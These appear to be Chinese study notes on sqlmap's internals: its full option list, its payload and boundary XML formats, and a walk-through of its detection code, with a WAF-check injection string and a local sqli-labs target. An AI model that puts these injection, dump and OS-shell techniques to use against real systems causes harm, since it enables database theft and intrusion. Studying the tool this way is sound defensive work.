
sqlmap

▼ sqlmap注入流程



▼ 参数

```
Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    -A AGENT, --user..  HTTP User-Agent header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --param-del=PARA..  Character used for splitting parameter values (e.g. &)
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --cookie-del=COO..  Character used for splitting cookie values (e.g. ;)
    --live-cookies=L..  Live cookies file used for loading up-to-date values
    --load-cookies=L..  File containing cookies in Netscape/wget format
    --drop-set-cookie   Ignore Set-Cookie header from response
    --mobile            Imitate smartphone through HTTP User-Agent header
    --random-agent      Use randomly selected HTTP User-Agent header value
    --host=HOST         HTTP Host header value
    --referer=REFERER   HTTP Referer header value
    --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
    --auth-type=AUTH..  HTTP authentication type (Basic, Digest, Bearer, ...)
    --auth-cred=AUTH..  HTTP authentication credentials (name:password)
    --auth-file=AUTH..  HTTP authentication PEM cert/private key file
    --abort-code=ABO..  Abort on (problematic) HTTP error code(s) (e.g. 401)
    --ignore-code=IG..  Ignore (problematic) HTTP error code(s) (e.g. 401)
    --ignore-proxy      Ignore system default proxy settings
    --ignore-redirects  Ignore redirection attempts
    --ignore-timeouts   Ignore connection timeouts
    --proxy=PROXY       Use a proxy to connect to the target URL
    --proxy-cred=PRO..  Proxy authentication credentials (name:password)
```


```
  --proxy-file=PRO..  Load proxy list from a file
  --proxy-freq=PRO..  Requests between change of proxy from a given list
  --tor               Use Tor anonymity network
  --tor-port=TORPORT  Set Tor proxy port other than default
  --tor-type=TORTYPE  Set Tor proxy type (HTTP, SOCKS4 or SOCKS5 (default))
  --check-tor         Check to see if Tor is used properly
  --delay=DELAY       Delay in seconds between each HTTP request
  --timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
  --retries=RETRIES   Retries when the connection timeouts (default 3)
  --retry-on=RETRYON  Retry request on regexp matching content (e.g. "drop")
  --randomize=RPARAM  Randomly change value for given parameter(s)
  --safe-url=SAFEURL  URL address to visit frequently during testing
  --safe-post=SAFE..  POST data to send to a safe URL
  --safe-req=SAFER..  Load safe HTTP request from a file
  --safe-freq=SAFE..  Regular requests between visits to a safe URL
  --skip-urlencode    Skip URL encoding of payload data
  --csrf-token=CSR..  Parameter used to hold anti-CSRF token
  --csrf-url=CSRFURL  URL address to visit for extraction of anti-CSRF token
  --csrf-method=CS..  HTTP method to use during anti-CSRF token page visit
  --csrf-data=CSRF..  POST data to send during anti-CSRF token page visit
  --csrf-retries=C..  Retries for anti-CSRF token retrieval (default 0)
  --force-ssl         Force usage of SSL/HTTPS
  --chunked           Use HTTP chunked transfer encoded (POST) requests
  --hpp               Use HTTP parameter pollution method
  --eval=EVALCODE     Evaluate provided Python code before the request (e.g.
                      "import hashlib;id2=hashlib.md5(id).hexdigest()")

Optimization:
  These options can be used to optimize the performance of sqlmap

  -o                  Turn on all optimization switches
  --predict-output    Predict common queries output
  --keep-alive        Use persistent HTTP(s) connections
  --null-connection   Retrieve page length without actual HTTP response body
  --threads=THREADS   Max number of concurrent HTTP(s) requests (default 1)

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER    Testable parameter(s)
  --skip=SKIP         Skip testing for given parameter(s)
  --skip-static       Skip testing parameters that not appear to be dynamic
  --param-exclude=..  Regexp to exclude parameters from testing (e.g. "ses")
  --param-filter=P..  Select testable parameter(s) by place (e.g. "POST")
  --dbms=DBMS         Force back-end DBMS to provided value
  --dbms-cred=DBMS..  DBMS authentication credentials (user:password)
  --os=OS             Force back-end DBMS operating system to provided value
  --invalid-bignum    Use big numbers for invalidating values
  --invalid-logical   Use logical operations for invalidating values
  --invalid-string    Use random strings for invalidating values
  --no-cast           Turn off payload casting mechanism
  --no-escape         Turn off string escaping mechanism
  --prefix=PREFIX     Injection payload prefix string
  --suffix=SUFFIX     Injection payload suffix string
  --tamper=TAMPER     Use given script(s) for tampering injection data

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (1-3, default 1)
  --string=STRING     String to match when query is evaluated to True
  --not-string=NOT..  String to match when query is evaluated to False
  --regexp=REGEXP     Regexp to match when query is evaluated to True
  --code=CODE         HTTP code to match when query is evaluated to True
  --smart             Perform thorough tests only if positive heuristic(s)
  --text-only         Compare pages based only on the textual content
  --titles            Compare pages based only on their titles

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")
  --time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
  --union-cols=UCOLS  Range of columns to test for UNION query SQL injection
  --union-char=UCHAR  Character to use for bruteforcing number of columns
  --union-from=UFROM  Table to use in FROM part of UNION query SQL injection
  --dns-domain=DNS..  Domain name used for DNS exfiltration attack
  --second-url=SEC..  Resulting page URL searched for second-order response
  --second-req=SEC..  Load second-order HTTP request from file

Fingerprint:
  -f, --fingerprint   Perform an extensive DBMS version fingerprint

Enumeration:
```

```
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --hostname          Retrieve DBMS server hostname
  --is-dba            Detect if the DBMS current user is DBA
  --users             Enumerate DBMS users
  --passwords         Enumerate DBMS users password hashes
  --privileges        Enumerate DBMS users privileges
  --roles             Enumerate DBMS users roles
  --dbs               Enumerate DBMS databases
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --count             Retrieve number of entries for table(s)
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  --search            Search column(s), table(s) and/or database name(s)
  --comments          Check for DBMS comments during enumeration
  --statements        Retrieve SQL statements being run on DBMS
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate
  -X EXCLUDE          DBMS database identifier(s) to not enumerate
  -U USER             DBMS user to enumerate
  --exclude-sysdbs    Exclude DBMS system databases when enumerating tables
  --pivot-column=P..  Pivot column name
  --where=DUMPWHERE   Use WHERE condition while table dumping
  --start=LIMITSTART  First dump table entry to retrieve
  --stop=LIMITSTOP    Last dump table entry to retrieve
  --first=FIRSTCHAR   First query output word character to retrieve
  --last=LASTCHAR     Last query output word character to retrieve
  --sql-query=SQLQ..  SQL statement to be executed
  --sql-shell         Prompt for an interactive SQL shell
  --sql-file=SQLFILE  Execute SQL statements from given file(s)

Brute force:
  These options can be used to run brute force checks

  --common-tables     Check existence of common tables
  --common-columns    Check existence of common columns
  --common-files      Check existence of common files

User-defined function injection:
  These options can be used to create custom user-defined functions

  --udf-inject        Inject custom user-defined functions
  --shared-lib=SHLIB  Local path of the shared library

File system access:
  These options can be used to access the back-end database management
  system underlying file system

  --file-read=FILE..  Read a file from the back-end DBMS file system
  --file-write=FIL..  Write a local file on the back-end DBMS file system
  --file-dest=FILE..  Back-end DBMS absolute filepath to write to

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-cmd=OSCMD      Execute an operating system command
  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC
  --os-smbrelay       One click prompt for an OOB shell, Meterpreter or VNC
  --os-bof            Stored procedure buffer overflow exploitation
  --priv-esc          Database process user privilege escalation
  --msf-path=MSFPATH  Local path where Metasploit Framework is installed
  --tmp-path=TMPPATH  Remote absolute path of temporary files directory

Windows registry access:
  These options can be used to access the back-end database management
  system Windows registry

  --reg-read          Read a Windows registry key value
  --reg-add           Write a Windows registry key value data
  --reg-del           Delete a Windows registry key value
  --reg-key=REGKEY    Windows registry key
  --reg-value=REGVAL  Windows registry key value
  --reg-data=REGDATA  Windows registry key value data
  --reg-type=REGTYPE  Windows registry key value type

General:
```

```
  These options can be used to set some general working parameters

  -s SESSIONFILE      Load session from a stored (.sqlite) file
  -t TRAFFICFILE      Log all HTTP traffic into a textual file
  --abort-on-empty    Abort data retrieval on empty results
  --answers=ANSWERS   Set predefined answers (e.g. "quit=N,follow=N")
  --base64=BASE64P..  Parameter(s) containing Base64 encoded data
  --base64-safe       Use URL and filename safe Base64 alphabet (RFC 4648)
  --batch             Never ask for user input, use the default behavior
  --binary-fields=..  Result fields having binary values (e.g. "digest")
  --check-internet    Check Internet connection before assessing the target
  --cleanup           Clean up the DBMS from sqlmap specific UDF and tables
  --crawl=CRAWLDEPTH  Crawl the website starting from the target URL
  --crawl-exclude=..  Regexp to exclude pages from crawling (e.g. "logout")
  --csv-del=CSVDEL    Delimiting character used in CSV output (default ",")
  --charset=CHARSET   Blind SQL injection charset (e.g. "0123456789abcdef")
  --dump-file=DUMP..  Store dumped data to a custom file
  --dump-format=DU..  Format of dumped data (CSV (default), HTML or SQLITE)
  --encoding=ENCOD..  Character encoding used for data retrieval (e.g. GBK)
  --eta               Display for each output the estimated time of arrival
  --flush-session     Flush session files for current target
  --forms             Parse and test forms on target URL
  --fresh-queries     Ignore query results stored in session file
  --gpage=GOOGLEPAGE  Use Google dork results from specified page number
  --har=HARFILE       Log all HTTP traffic into a HAR file
  --hex               Use hex conversion during data retrieval
  --output-dir=OUT..  Custom output directory path
  --parse-errors      Parse and display DBMS error messages from responses
  --preprocess=PRE..  Use given script(s) for preprocessing (request)
  --postprocess=PO..  Use given script(s) for postprocessing (response)
  --repair            Redump entries having unknown character marker (?)
  --save=SAVECONFIG   Save options to a configuration INI file
  --scope=SCOPE       Regexp for filtering targets
  --skip-heuristics   Skip heuristic detection of vulnerabilities
  --skip-waf          Skip heuristic detection of WAF/IPS protection
  --table-prefix=T..  Prefix used for temporary tables (default: "sqlmap")
  --test-filter=TE..  Select tests by payloads and/or titles (e.g. ROW)
  --test-skip=TEST..  Skip tests by payloads and/or titles (e.g. BENCHMARK)
  --web-root=WEBROOT  Web server document root directory (e.g. "/var/www")

Miscellaneous:
  These options do not fit into any other category

  -z MNEMONICS        Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
  --alert=ALERT       Run host OS command(s) when SQL injection is found
  --beep              Beep on question and/or when vulnerability is found
  --dependencies      Check for missing (optional) sqlmap dependencies
  --disable-coloring  Disable console output coloring
  --list-tampers      Display list of available tamper scripts
  --no-logging        Disable logging to a file
  --offline           Work in offline mode (only use session data)
  --purge             Safely remove all content from sqlmap data directory
  --results-file=R..  Location of CSV results file in multiple targets mode
  --shell             Prompt for an interactive sqlmap shell
  --tmp-dir=TMPDIR    Local directory for storing temporary files
  --unstable          Adjust options for unstable connections
  --update            Update sqlmap
  --wizard            Simple wizard interface for beginner users
```

▼ 格式

payloads




```xml
<root>
    <!-- Boolean-based blind tests - WHERE/HAVING clause -->
    <test>
        <title>AND boolean-based blind - WHERE or HAVING clause</title>
        <stype>1</stype>
        <level>1</level>
        <risk>1</risk>
        <clause>1,9</clause>
        <where>1</where>
        <vector>AND [INFERENCE]</vector>
        <request>
            <payload>AND [RANDNUM]=[RANDNUM]</payload>
        </request>
        <response>
            <comparison>AND [RANDNUM]=[RANDNUM1]</comparison>
        </response>
    </test>
```

```
title：标题
stype：注入的类型
level：发包等级，与boundary中的level一致
risk：风险等级，默认1，总共3（1.测试大部分测试语句，2.增加基于事件额度测试语句，3.增加OR语句的SQL注入测试）
clause：指定为每个payload使用的SQL查询从句，与boundary中一致
where：与boundary中一致
vector：指定将使用的注入模版
request：这次注入都要进行些什么
payload：测试使用的payload
comment：在payload之后，后缀之前的语句
char：联合查询中爆破的字符
columns：联合查询测试的列数范围
response：根据回显辨别这次注入的payload是否成功
comparison：使用字符串作为payload执行请求，将响应和负载响应进行对比，在基于布尔值的盲注中有效。
grep：使用正则表达式去匹配响应的主体，在显错注入中有效。
time：在响应返回之前等待的秒数。在时间盲注和堆查询注入中有效。
union：调用unionTest()方法，在联合查询中有效。
details：哪些细节可以推断出来如果这个载荷成功
dbms：系统数据库类型
dbms_version：系统数据库版本
os：操作系统类型
```

boundaries

```xml
<boundary>
    <level>3</level>
    <clause>1</clause>
    <where>1,2</where>
    <ptype>1</ptype>
    <prefix>)</prefix>
    <suffix>[GENERIC_SQL_COMMENT]</suffix>
</boundary>
```

```
boundaries.xml
<//boundary>标签定义了sqlmap诸如语句的边界问题
level：注入的发包等级，也就是-level，共五个等级，默认是1
clause：使用的查询从句，比如having、where、order by…
where：指定如何添加前缀、payload、comment、后缀
ptype：payload的类型
```

```
prefix：payload之前输入的
suffix：payload之后输入的
```

▼ init()

```
'''
    _useWizardInterface(): 使用向导界面的函数。
    setVerbosity(): 设置日志输出的详细程度。
    _saveConfig(): 保存配置信息的函数。
    _setRequestFromFile(): 从文件设置请求的函数。
    _cleanupOptions(): 清理选项的函数。
    _cleanupEnvironment(): 清理环境的函数。
    _purge(): 清除历史记录和临时文件的函数。
    _checkDependencies(): 检查依赖项的函数。
    _createHomeDirectories(): 创建主目录的函数。
    _createTemporaryDirectory(): 创建临时目录的函数。
    _basicOptionValidation(): 基本选项验证的函数。
    _setProxyList(): 设置代理列表的函数。
    _setTorProxySettings(): 设置 Tor 代理的函数。
    _setDNSServer(): 设置 DNS 服务器的函数。
    _adjustLoggingFormatter(): 调整日志格式化程序的函数。
    _setMultipleTargets(): 设置多个目标的函数。
    _listTamperingFunctions(): 列出篡改函数的函数。
    _setTamperingFunctions(): 设置篡改函数的函数。
    _setPreprocessFunctions(): 设置预处理函数的函数。
    _setPostprocessFunctions(): 设置后处理函数的函数。
    _setTrafficOutputFP(): 设置流量输出文件指针的函数。
    _setupHTTPCollector(): 设置 HTTP 收集器的函数。
    _setHttpChunked(): 设置 HTTP 分块传输的函数。
    _checkWebSocket(): 检查 WebSocket 的函数。
'''


'''
    _setHostname(): 设置主机名的函数。
    _setHTTPTimeout(): 设置 HTTP 超时时间的函数。
    _setHTTPExtraHeaders(): 设置额外的 HTTP 标头的函数。
    _setHTTPCookies(): 设置 HTTP Cookie 的函数。
    _setHTTPReferer(): 设置 HTTP Referer 的函数。
    _setHTTPHost(): 设置 HTTP Host 的函数。
    _setHTTPUserAgent(): 设置 HTTP User-Agent 的函数。
    _setHTTPAuthentication(): 设置 HTTP 认证的函数。
    _setHTTPHandlers(): 设置 HTTP 处理程序的函数。
    _setDNSCache(): 设置 DNS 缓存的函数。
    _setSocketPreConnect(): 设置套接字预连接的函数。
    _setSafeVisit(): 设置安全访问的函数。
    _doSearch(): 执行搜索的函数。
    _setStdinPipeTargets(): 从标准输入管道设置目标的函数。
    _setBulkMultipleTargets(): 设置批量多目标的函数。
    _checkTor(): 检查 Tor 的函数。
    _setCrawler(): 设置爬虫的函数。
    _findPageForms(): 查找页面表单的函数。
    _setDBMS(): 设置数据库管理系统（DBMS）的函数。
    _setTechnique(): 设置注入技术的函数。
'''


'''
    _setThreads(): 设置线程数的函数。
    _setOS(): 设置操作系统的函数。
    _setWriteFile(): 设置写入文件的函数。
    _setMetasploit(): 设置 Metasploit 的函数。
    _setDBMSAuthentication(): 设置数据库管理系统（DBMS）认证的函数。
    loadBoundaries(): 加载边界的函数。
    loadPayloads(): 加载有效负载的函数。
    _setPrefixSuffix(): 设置前缀和后缀的函数。
    update(): 更新的函数。
    _loadQueries(): 加载查询的函数。
'''
```

```
'''
loadBoundaries()和loadPayloads()都包含parseXmlNode(node)函数,
该函数中包含cleanupVals解析函数,cleanupVals主要是将payload中的一些标识符修改成合适的格式。
如1-3  → [1,2,3]， 1,3,5  → [1,3,5]
'''
```

▼ start()

```
"""
    This function calls a function that performs checks on both URL
    stability and all GET, POST, Cookie and User-Agent parameters to
    check if they are dynamic and SQL injection affected
"""
```

▼ initTargetEnv()

```
#初始化目标环境
'''
- 是否为post
- 是否有包含http headers参数
- 是否为urlencode
- 查找注入点  INJECT_HERE_REGEX = r"(?i)%INJECT[_ ]?HERE%" 没有则默认为*
'''
```

▼ parseTargetUrl()

```
'''
*Parse target URL and set some attributes into the configuration singleton*
判断目标url是否合法,
截取url各部分
'''
parseTargetUrl()
```

▼ setupTargetEnv()


```
'''
_createTargetDirs(): 这个函数用于创建目标目录。它可能会在工作目录中创建一个目录，用于存储与目标相关的文件和数据。
_setRequestParams(): 这个函数用于设置请求参数。它可能会从配置文件中读取相关的配置选项，并将它们应用于请求的参数，例如URL、请求方法、数据等。
_setHashDB(): 这个函数用于设置哈希数据库（Hash DB）。它可能会根据配置选项创建一个哈希数据库，并将其与当前的SQL注入任务关联起来。
_resumeHashDBValues(): 这个函数用于恢复哈希数据库中的值。如果之前有进行中的SQL注入任务，并且有相关的哈希数据库文件，这个函数可能会读取哈希数据库中保
_setResultsFile(): 这个函数用于设置结果文件。它可能会根据配置选项创建一个结果文件，并将其与当前的SQL注入任务关联起来，以便将结果保存到文件中。
_setAuthCred(): 这个函数用于设置认证凭据。它可能会从配置文件中读取认证相关的配置选项，并将其应用于请求的认证凭据，例如用户名和密码。
_setAuxOptions(): 这个函数用于设置辅助选项。它可能会从配置文件中读取辅助选项的配置，并将它们应用于当前的SQL注入任务。
'''
def setupTargetEnv():
    _createTargetDirs()
    _setRequestParams()
    _setHashDB()
    _resumeHashDBValues()
    _setResultsFile()
    _setAuthCred()
    _setAuxOptions()
```

```
#target.txt
http://192.168.246.131:8081/sqlilabs/Less-1/?id=1 (GET)  # E:\Project\Py\Scanvers_\sqlmap\sqlmap.py -u http://192.168.246.131:8
```

_createTargetDirs()这个函数在默认目录下创建如下路径

```
C:.
|  results-05302023_0805pm.csv
|
└─192.168.246.131
        log
        target.txt
```

_resumeHashDBValues()中通过hashDBRetrieve尝试重新读取sqlite中已有的数据。全部保存在kb中



```
kb.absFilePaths = hashDBRetrieve(HASHDB_KEYS.KB_ABS_FILE_PATHS, True) or kb.absFilePaths
kb.brute.tables = hashDBRetrieve(HASHDB_KEYS.KB_BRUTE_TABLES, True) or kb.brute.tables
kb.brute.columns = hashDBRetrieve(HASHDB_KEYS.KB_BRUTE_COLUMNS, True) or kb.brute.columns
kb.chars = hashDBRetrieve(HASHDB_KEYS.KB_CHARS, True) or kb.chars
kb.dynamicMarkings = hashDBRetrieve(HASHDB_KEYS.KB_DYNAMIC_MARKINGS, True) or kb.dynamicMarkings
kb.xpCmdshellAvailable = hashDBRetrieve(HASHDB_KEYS.KB_XP_CMDSHELL_AVAILABLE) or kb.xpCmdshellAvailable

kb.errorChunkLength = hashDBRetrieve(HASHDB_KEYS.KB_ERROR_CHUNK_LENGTH)
if isNumPosStrValue(kb.errorChunkLength):
    kb.errorChunkLength = int(kb.errorChunkLength)
else:
    kb.errorChunkLength = None

conf.tmpPath = conf.tmpPath or hashDBRetrieve(HASHDB_KEYS.CONF_TMP_PATH)

for injection in hashDBRetrieve(HASHDB_KEYS.KB_INJECTIONS, True) or []:
    if isinstance(injection, InjectionDict) and injection.place in conf.paramDict and injection.parameter in conf.paramDict[injection.place]:
        if not conf.technique or intersect(conf.technique, injection.data.keys()):
            if intersect(conf.technique, injection.data.keys()):
                injection.data = dict(_ for _ in injection.data.items() if _[0] in conf.technique)
            if injection not in kb.injections:
                kb.injections.append(injection)
                kb.vulnHosts.add(conf.hostname)
```

_setRequestParams()

设置请求中相关值，如conf.parameters等

▼ checkConnection

```
if not checkConnection(suppressOutput=conf.forms):
       continue
```

对目标进行一次探测，如果 Connection refused 则返回 False

▼ checkWaf()

检测waf

```
"""
    Reference: http://seclists.org/nmap-dev/2011/q2/att-1005/http-waf-detect.nse
"""

#检测方法参考nmap,发送包含大量恶意函数的payload,如果存在waf那么返回肯定不同
# Payload used for checking of existence of WAF/IPS (dummier the better)
IPS_WAF_CHECK_PAYLOAD = "AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert(\"XSS\")</script>',table_name FROM information_schema.t

#结果会通过hashDBWrite被存入sqlite.db
hashDBWrite(HASHDB_KEYS.CHECK_WAF_RESULT, retVal, True)
```

▼ 注入点构造

parameters = list(conf.parameters.keys())

```
# Do a little prioritization reorder of a testable parameter list
parameters = list(conf.parameters.keys())   parameters: ['GET', 'User-Agent']
```

对于每个参数进行遍历。根据设置判断是否需要skip该place

```
for place in parameters:
    # Test User-Agent and Referer headers only if
    # --level >= 3
    skip = (place == PLACE.USER_AGENT and (kb.testOnlyCustom or conf.level < 3))
    skip |= (place == PLACE.REFERER and (kb.testOnlyCustom or conf.level < 3))

    # --param-filter
    skip |= (len(conf.paramFilter) > 0 and place.upper() not in conf.paramFilter)

    # Test Host header only if
    # --level >= 5
    skip |= (place == PLACE.HOST and (kb.testOnlyCustom or conf.level < 5))

    # Test Cookie header only if --level >= 2
    skip |= (place == PLACE.COOKIE and (kb.testOnlyCustom or conf.level < 2))
```

对于每个注入place，读取conf.paramDict[place]，获取详细注入点。如该例中

http://192.168.246.131:8081/sqlilabs/Less-1/?id=1&id2=2

get参数的详细注入点为OrderedDict([('id', '1'), ('id2', '2')])

```
paramDict = conf.paramDict[place]   paramDict: OrderedDict([('id', '1'), ('id2', '2')])

paramType = conf.method if conf.method not in (None, HTTPMETHOD.GET, HTTPMETHOD.POST) else place   paramType: 'GET'

for parameter, value in paramDict.items():
    if not proceed:
        break

    kb.vainRun = False
    testSqlInj = True
    paramKey = (conf.hostname, conf.path, place, parameter)
```

对于每个(parameter, value)，判断其是否需要进一步验证。根据testSqlInj的True和Fasle来判断。

checkDynParam 用于判断parameter是否为动态的

check = checkDynParam(place, parameter, value)

例如，如果注入点是静态的，且设置了跳过静态，那么则不会进一步注入。

▼ heuristicCheckSqlInjection

启发式检测，随机生成会造成sql闭合错误的payload。

这个函数构造payload，请求一次。在请求的过程中解析结果，收集部分信息到kb中。比如报错的数据库名等。

输出可能的注入点，可能的DBMS，可能存在的xss和csrf

```
[17:21:39] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[17:21:44] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
```

该函数heuristicCheckSqlInjection(place, parameter)，输入为(place, parameter)，如('id','GET') 。

```
#构造一个随机payload ，eg: ".(,,..,"('"
randStr = randomStr(length=10, alphabet=HEURISTIC_CHECK_ALPHABET)
"""
  This method calls a function to get the target URL page content
  and returns its page ratio (0 <= ratio <= 1) or a boolean value
  representing False/True match in case of !getRatioValue
"""
page, _, _ = Request.queryPage(payload, place, content=True, raise404=False)
```

```
在queryPage中调用Connect.getPage时，会对html进行解析，此时将收集页面信息，存入kb。比如数据库名mysql等。
如果getRatioValue为False(默认),那么返回一个ratio，否则返回False/True
```

▼ checkSqlInjection

```
#注入点class
class InjectionDict(AttribDict):
    def __init__(self):
        AttribDict.__init__(self)
        self.place = None
        self.parameter = None
        self.ptype = None
        self.prefix = None
        self.suffix = None
        self.clause = None
        self.notes = []  # Note: https://github.com/sqlmapproject/sqlmap/issues/1888
        # data is a dict with various stype, each which is a dict with
        # all the information specific for that stype
        self.data = AttribDict()
        # conf is a dict which stores current snapshot of important
        # options used during detection
        self.conf = AttribDict()
        self.dbms = None
        self.dbms_version = None
        self.os = None
```

tests是从xml中读取的payload，对所有的payload进行遍历

```
while tests:
    if conf.dbms is None:
        #如果DBMS还没有被识别(前置已经有dbms识别的流程)，并且基于布尔的盲已经被识别，那么尝试用一个简单的特定于DBMS的基于布尔的测试来识别这个DBMS可
        if not injection.dbms and PAYLOAD.TECHNIQUE.BOOLEAN in injection.data:
          ...
        #询问user是否跳过其他其他dbms测试
        if kb.reduceTests is None and not conf.testFilter and (intersect(Backend.getErrorParsedDBMSes(), SUPPORTED_DBMS, True)

    #询问user是否扩展到所有的dmbs
    if kb.reduceTests is None and not conf.testFilter and (intersect(Backend.getErrorParsedDBMSes(), SUPPORTED_DBMS, True) or k


    #如果stype是union，单独进入判断
    #union 注入
    if stype == PAYLOAD.TECHNIQUE.UNION:
          ...

    #跳过user指定的注入类型
    #跳过user指定的title,dbms等
    #根据用户指定和扫描级别,确定是否执行该payload
    if not conf.testFilter and not (kb.extendTests and intersect(payloadDbms, kb.extendTests, True)):
        #跳过不符合risk和level的
        if test.risk > conf.risk:
            ...
        if test.level > conf.level:
            ...

